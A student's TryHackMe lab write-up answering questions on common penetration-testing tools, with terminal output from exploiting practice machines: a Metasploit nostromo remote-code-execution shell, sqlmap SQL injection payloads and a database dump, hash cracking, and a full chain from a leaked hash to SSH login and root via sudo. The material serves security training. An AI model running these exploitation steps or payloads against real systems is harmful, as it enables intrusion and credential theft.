
TryHackMe: CC: Pen Testing

Completed: Winter 2020



Machine:
IP: 10.10.47.192

Part 1: Nmap:
1.1 What does nmap stand for?

Network Mapper

1.2 How can you specify ports to scan?

-p

1.3 How do you a ping scan (just tests if hosts are up)?

-sn: Ping Scan - disable port scan

1.4 What is the flag for a UDP scan?

-sU

1.5 How do you run default scripts?

-sC: equivalent to --script=default

1.6 How do you enable aggressive mode?

-A

1.7 What flag enables OS detection?

-O

1.8 How do you get versions of services running on the host machine?

-sV

1.9 How many open ports are on the machine? 1

```
crazyeights@kali:~$ nmap -PS 10.10.47.192
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-19 14:30 EST
Nmap scan report for 10.10.47.192
Host is up (0.10s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
```

```
crazyeights@kali:~$ nmap -sV -p80 --script=http-title 10.10.47.192
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-19 14:31 EST
Nmap scan report for 10.10.47.192
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

1.10 What service is running on the machine?

apache

1.11 What is the version of the service?

2.4.18

1.12 What is the output of the http-title script?

Apache2 Ubuntu Default Page: It works

Task 3: Netcat

3.1 How do you listen for open connections?

-l listen mode, for inbound connects

3.2 How do you enable verbose mode(allows you to see who connected to you)?

-v verbose [use twice to be more verbose]

3.3 How do you specify a port to listen on?

-p

3.4 How do you specify which program to execute after you connect to a host(One of the most infamous)?

-e filename specify filename to exec after connect

3.5 How do you connect to udp ports?

-u

Task 4: gobuster

4.1 How do you specify directory/file brute forcing mode?

dir

4.2 How do you specify dns bruteforcing mode?

dns

4.3 What flag sets extensions to be used?

-x

4.4 What flag sets a wordlist to be used?

-w

4.5 How do you set the Username for basic authentication(If the directory requires a username/password)?

```
 -U string
      Username for Basic Auth (dir mode only)
```

4.6 How do you set the password for basic authentication?

```
-P string
      Password for Basic Auth (dir mode only)
```

4.7 How to set which status codes gobuster will interpret as valid?

```
  -s string
      Positive status codes (dir mode only) (default
"200,204,301,302,307")
```

4.8 How do you skip ssl certificate verification?

```
 -k, --insecuressl                    Skip SSL certificate
verification
```

4.9 How do you specify user-agent?

```
 -a, --useragent string               Set the User-Agent string
(default "gobuster/3.0.1")
```

4.10 How do you specify a HTTP header?

```
  -H, --headers stringArray           Specify HTTP headers, -H
'Header1: val1' -H 'Header2: val2'
```

4.11 What flag sets the URL to bruteforce?

-u

4.12 What is the name of the hidden directory?

```
crazyeights@kali:~$ dirb http://10.10.47.192

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jan 19 14:53:16 2020
URL_BASE: http://10.10.47.192/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612
```

```
---- Scanning URL: http://10.10.47.192/ ----
+ http://10.10.47.192/index.html (CODE:200|SIZE:11321)

==> DIRECTORY: http://10.10.47.192/secret/

+ http://10.10.47.192/server-status (CODE:403|SIZE:277)
+
```

4.14 What is name of the hidden file with the extension xxa

```
crazyeights@kali:~$ dirb http://10.10.47.192 -X .xxa

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jan 19 15:03:06 2020
URL_BASE: http://10.10.47.192/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.xxa) | (.xxa) [NUM = 1]

-----------------

GENERATED WORDS: 4612


---- Scanning URL: http://10.10.47.192/ ----
+ http://10.10.47.192/password.xxa (CODE:200|SIZE:12)
```

Task 5: nikto

5.1 Specify the hosts to use

```
-host+          Target host
OR -h
```

5.2 What flags disable ssl

```
-nossl
```

5.3 How do you force ssl?

-ssl

5.4 How do specify authentication (username+pass)?

-id
           ID and password to use for host Basic host authentication.
Format
           is "id:password".

5.5 How do select which plugins to use?

-plugins

5.6 Which plugin checks if you can enumerate apache users?

crazyeights@kali:~$ nikto -list-plugins
Plugin: apacheusers

5.7 How to update plugins list?

-update   Update the plugins and databases directly from cirt.net.

5.8 List all plugins:

-list-plugins

Task 6&7: Metasploit

7.1 What command allows you to search modules?

search

7.2 How do you select a module?

use

7.3 How do you display information about a specific module?

info

7.4 How do you list options that you can set?

options

7.5 What command lets you view advanced options for a specific module?

advanced

7.6 How do you show options in a specific category?

show

Task 8:
8.1 How do you select the eternalblue module?

use exploit/windows/smb/ms17_010_eternalblue

8.2 What option allows you to select the target host(s)?

RHOSTS

8.3 How do you set the target port?

RPORT

8.4 What command allows you to set options?

set

8.5 How would you set SMBPass to "username"?

set SMBPass username

8.6 How would you set the SMBUser to "password"?

set SMBUser password

8.7 What option sets the architecture to be exploited?

arch

8.8 What option sets the payload to be sent to the target machine?

payload

8.9 Once you have finished setting all the required options, how do you run the exploit?

exploit

8.10 What flag do you set if you want the exploit to run in the background?

-j
Run the exploit expecting a single session that is immediately backgrounded: msf > exploit -z

Run the exploit in the background expecting one or more sessions that are immediately backgrounded:msf > exploit –j

8.11 How do you list all current sessions?

sessions

8.12 What flag allows you to go into interactive mode with a session("drops you either into a meterpreter or regular shell")

-i

Task 9: Meterpreter
1. What command allows you to download files from the machine?

download

2. What command allows you to upload files to the machine?

upload

3. How do you list all running processes?

ps

4. How do you change processes on the victim host(Ideally it will allow you to change users and gain the perms associated with that user)

migrate
5. What command lists files in the current directory on the remote machine?

ls

6. How do you execute a command on the remote host?

execute

7. What command starts an interactive shell on the remote host?

shell

8. How do you find files on the target host(Similar function to the linux command "find")?

search

9. How do you get the output of a file on the remote host?

cat

10.How do you put a meterpreter shell into "background mode"(allows you to run other msf modules while also keeping the meterpreter shell as a session)?

background

Task 10:

Machine: IP Addr: 10.10.117.131
Vulnerable to exploit/multi/http/nostromo_code_exec on port 80

1. Select the module that needs to be exploited

use exploit/multi/http/nostromo_code_exec

2. What variable do you need to set, to select the remote host?

RHOSTS
msf5 exploit(multi/http/nostromo_code_exec) > set RHOSTS 10.10.117.131
RHOSTS => 10.10.117.131
3. How do you set the port to 80?

msf5 exploit(multi/http/nostromo_code_exec) > set RPORT 80
RPORT => 80

4. How do you set listening address(Your machine)?

LHOST
inet 10.8.4.39

set LHOST 10.8.4.39

What is the name of the secret directory in the /var/nostromo/htdocs directory?

```
/bin/sh -i
python -c 'import pty; pty.spawn("/bin/bash")'
_nostromo@ubuntu:/bin$
_nostromo@ubuntu:/bin$ cd /var/nostromo/htdocs
cd /var/nostromo/htdocs
_nostromo@ubuntu:/var/nostromo/htdocs$ ls
ls
index.html  nostromo.gif  s3cretd1r
_nostromo@ubuntu:/var/nostromo/htdocs$
_nostromo@ubuntu:/var/nostromo/htdocs$ cd s3cretd1r
cd s3cretd1r
_nostromo@ubuntu:/var/nostromo/htdocs/s3cretd1r$ ls
ls
nice
_nostromo@ubuntu:/var/nostromo/htdocs/s3cretd1r$ ls -lai
ls -lai
total 12
130855 drwxr-xr-x 2 root    root       4096 Dec  5 20:08 .
130854 drwxr-xr-x 3 _nostromo _nostromo 4096 Dec  5 20:07 ..
137757 -rw-r--r-- 1 root    root       8 Dec  5 20:08 nice
_nostromo@ubuntu:/var/nostromo/htdocs/s3cretd1r$ cat nice
cat nice
Woohoo!
```

What are the contents of the file inside of the directory?

Woohoo!

Task 13 - HashCracking -hashcat

1. What flag sets the mode.

-m, --hash-type

2. What flag sets the "attack mode"?

-a, --attack-mode

3. What is the attack mode number for Brute-force?

Attack mode
      3 = Brute-force

4. What is the mode number for SHA3-512?

17600 | SHA3-512

5. Crack This Hash:56ab24c15b72a457069c5ea42fcfc640

Type: MD5

```
crazyeights@kali:~$ hashcat -m 0 -a 0 thm_hashes
/usr/share/seclists/Passwords/Leaked-Databases/rockyou-20.txt
hashcat (v5.1.0) starting...
...

56ab24c15b72a457069c5ea42fcfc640:happy
```

6. Crack this hash: 4bc9ae2b9236c2ad02d81491dcb51d5f

Type: MD4

4bc9ae2b9236c2ad02d81491dcb51d5f   md4   nootnoot

Task 14: John

1. What flag lets you specify which wordlist to use?

--wordlist

2. What flag lets you specify which hash format(Ex: MD5,SHA1 etc.) to use?

--format

3. How do you specify which rule to use?

--rules

4. Crack this hash: 5d41402abc4b2a76b9719d911017c592

Type: MD5

```
crazyeights@kali:~$ john --format=Raw-MD5
--wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou-40.t
xt --rules thm_hashes
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
hello            (?)
```

5. Crack this hash: 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8

Type: SHA1

```
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
1g 0:00:00:00 DONE (2020-01-19 16:23) 5.000g/s 40.00p/s 40.00c/s
40.00C/s 123456..12345678
Use the "--show --format=Raw-SHA1" options to display all of the
cracked passwords reliably
Session completed
```

Task 16 - sqlmap

1. How do you specify which url to check?

-u

2. What about which google dork to use?

-g GOOGLEDORK   Process Google dork results as target URLs

3. How do you select(lol) which parameter to use?(Example: in the url http://ex.com?test=1 the parameter would be test.)

-p

4. What flag sets which database is in the target hosts backend?(Example: If the flag is set to mysql then sqlmap will only test mysql injections).

--dbms

5. How do you select the level of depth sqlmap should use(Higher = more accurate and more tests in general).

--level=LEVEL
           Level of tests to perform (1-5, default 1)

6. How do you dump the table entries of the database?

--dump

7. Which flag sets which db to enumerate?

-D   (Case sensitive)

8. Which flag sets which table to enumerate?

-T   (Case sensitive)

9. Which flag sets which column to enumerate?

-C   (Case sensitive)

10. How do you ask sqlmap to try to get an interactive os-shell?

--os-shell   Prompt for an interactive operating system shell

11. What flag dumps all data from every table

--dump-all   Dump all DBMS databases tables entries

Task 18 - SQL Injection Vulnerable Web Application:
Machine: IP: 10.10.143.199

1. Set the url to the machine ip, and run the command

2. How many types of sqli is the site vulnerable too?

3

```
crazyeights@kali:~$ sqlmap -u http://10.10.143.199?msg=hi
--method=POST
---
Parameter: msg (GET)
      Type: boolean-based blind
      Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY
or GROUP BY clause
      Payload: msg=hi' RLIKE (SELECT (CASE WHEN (6773=6773) THEN 0x6869
ELSE 0x28 END))-- OIRz

      Type: error-based
      Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)
      Payload: msg=hi' OR (SELECT 9584 FROM(SELECT
COUNT(*),CONCAT(0x7162707671,(SELECT
(ELT(9584=9584,1))),0x716a626b71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- kDQG

      Type: time-based blind
      Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
      Payload: msg=hi' AND (SELECT 2419 FROM (SELECT(SLEEP(5)))dDqC)--
lybr
'---
```

3. Dump the database.

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] tests

Database: tests
[2 tables]
+-----+
| lol |
| msg |
+-----+
```

```
Database: tests
Table: lol
[1 entry]
+----------+
| flag     |
+----------+
| found_me |
+----------+

crazyeights@kali:~$ sqlmap -u http://10.10.143.199?msg=hi
--method=POST -D tests -T lol --dump
```

5. What is the name of the database?

tests

6. How many tables are in the database?

2

7. What is the value of the flag?

found_me

Task 20 - smbmap

1. How do you set the username to authenticate with?

```
-u USERNAME
          Username, if omitted null session assumed
```

2. What about the password?

```
-p PASSWORD
          Password or NTLM hash
```

3. How do you set the host?

```
-H HOST
          IP of host
```

4. What flag runs a command on the server(assuming you have permissions that is)?

-x COMMAND
          Execute a command ex. 'ipconfig /all'

5. How do you specify the share to enumerate?

 -s SHARE
          Specify a share (default C$), ex 'C$'

6. How do you set which domain to enumerate?

     -d DOMAIN
          Domain name (default WORKGROUP)

7. What flag downloads a file?

--download PATH
          Download a file from the remote system, ex.'C$\temp\passwords.txt'

8. What about uploading one?

     --upload SRC DST
          Upload a file to the remote system ex. '/tmp/payload.exe C$\temp\payload.exe'

9. Given the username "admin", the password "password", and the ip "10.10.10.10", how would you run ipconfig on that machine

smbmap -u admin -p password -H 10.10.10.10 -x "ifconfig"

Task 21 - smbclient

1. How do you specify which domain(workgroup) to use when connecting to the host?

[-W workgroup]

2. How do you specify the ip address of the host?

-I|--ip-address IP-address

3. How do you run the command "ipconfig" on the target machine? -c

"ipconfig"
-c|--command command string

4. How do you specify the username to authenticate with?

 -U|--user=username[%password]
           Sets the SMB username or username and password.

5. How do you specify the password to authenticate with?

-P

6. What flag is set to tell smbclient to not use a password?

-N option (suppress password prompt)

7. While in the interactive prompt, how would you download the file test, assuming it was in the current directory?

get test

get <remote file name> [local file name]

In the interactive prompt, how would you upload your /etc/hosts file

put <local file name> [remote file name]

Task 24 - Final Exam:

Machine: IP: 10.10.200.143

What is the user.txt
What is the root.txt

```
crazyeights@kali:~$ nmap -PS 10.10.200.143
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-19 17:48 EST
Nmap scan report for 10.10.200.143
Host is up (0.10s latency).
Not shown: 997 closed ports
```

```
PORT  STATE SERVICE
22/tcp   open    ssh
80/tcp   open    http
5061/tcp filtered sip-tls

Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
crazyeights@kali:~$

crazyeights@kali:~$ nmap -sV --script=banner  10.10.200.143
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-19 17:49 EST
Nmap scan report for 10.10.200.143
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
|_banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.91 seconds
crazyeights@kali:~$
```

Banner Grabbing:

```
crazyeights@kali:~$ echo "" | nc -vv -n -w1 10.10.200.143 59557
(UNKNOWN) [10.10.200.143] 59557 (?) : Connection refused
 sent 0, rcvd 0

crazyeights@kali:~$ nikto -h http://10.10.200.143
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.200.143
+ Target Hostname:    10.10.200.143
+ Target Port:        80
+ Start Time:         2020-01-19 18:22:41 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
```

```
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ Apache/2.4.18 appears to be outdated (current is at least
Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode:
2c39, size: 59a2d6bc5ae41, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7889 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2020-01-19 18:36:59 (GMT-5) (858 seconds)
---------------------------------------------------------------------
-----
+ 1 host(s) tested

Had to restart machine: 10.10.213.148

crazyeights@kali:~$ dirb http://10.10.213.148/secret/ -X
.txt,.php,.html

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jan 19 18:51:12 2020
URL_BASE: http://10.10.213.148/secret/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt,.php,.html) | (.txt)(.php)(.html) [NUM = 3]


---- Scanning URL: http://10.10.213.148/secret/ ----

http://10.10.213.148/secret/index.html (CODE:200|SIZE:0)
+ http://10.10.213.148/secret/secret.txt (CODE:200|SIZE:46)
^C> Testing: http://10.10.213.148/secret/SiteScope.txt
crazyeights@kali:~$
```

Contents of secret.txt:

```
http://10.10.213.148/secret/secret.txt
nyan:046385855FC9580393853D8E81F240B66FE9A7B8
```

Using john and default wordlist:

```
crazyeights@kali:~$ john htb_hash

Proceeding with incremental:ASCII
nyan             (?)
1g 0:00:00:02 DONE 3/3 (2020-01-19 19:13) 0.3533g/s 3220Kp/s 3220Kc/s
3220KC/s nynk..nya1
Use the "--show --format=Raw-SHA1" options to display all of the
cracked passwords reliably
Session completed
crazyeights@kali:~$

crazyeights@kali:~$ ssh nyan@10.10.213.148
nyan@ubuntu:~$ ls
user.txt
nyan@ubuntu:~$ cat user.txt
supernootnoot
nyan@ubuntu:~$ sudo -l
Matching Defaults entries for nyan on ubuntu:
      env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin

User nyan may run the following commands on ubuntu:
      (root) NOPASSWD: /bin/su
nyan@ubuntu:~$ sudo su
root@ubuntu:/home/nyan# cd /root
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root.txt
congratulations!!!!

FIN.
```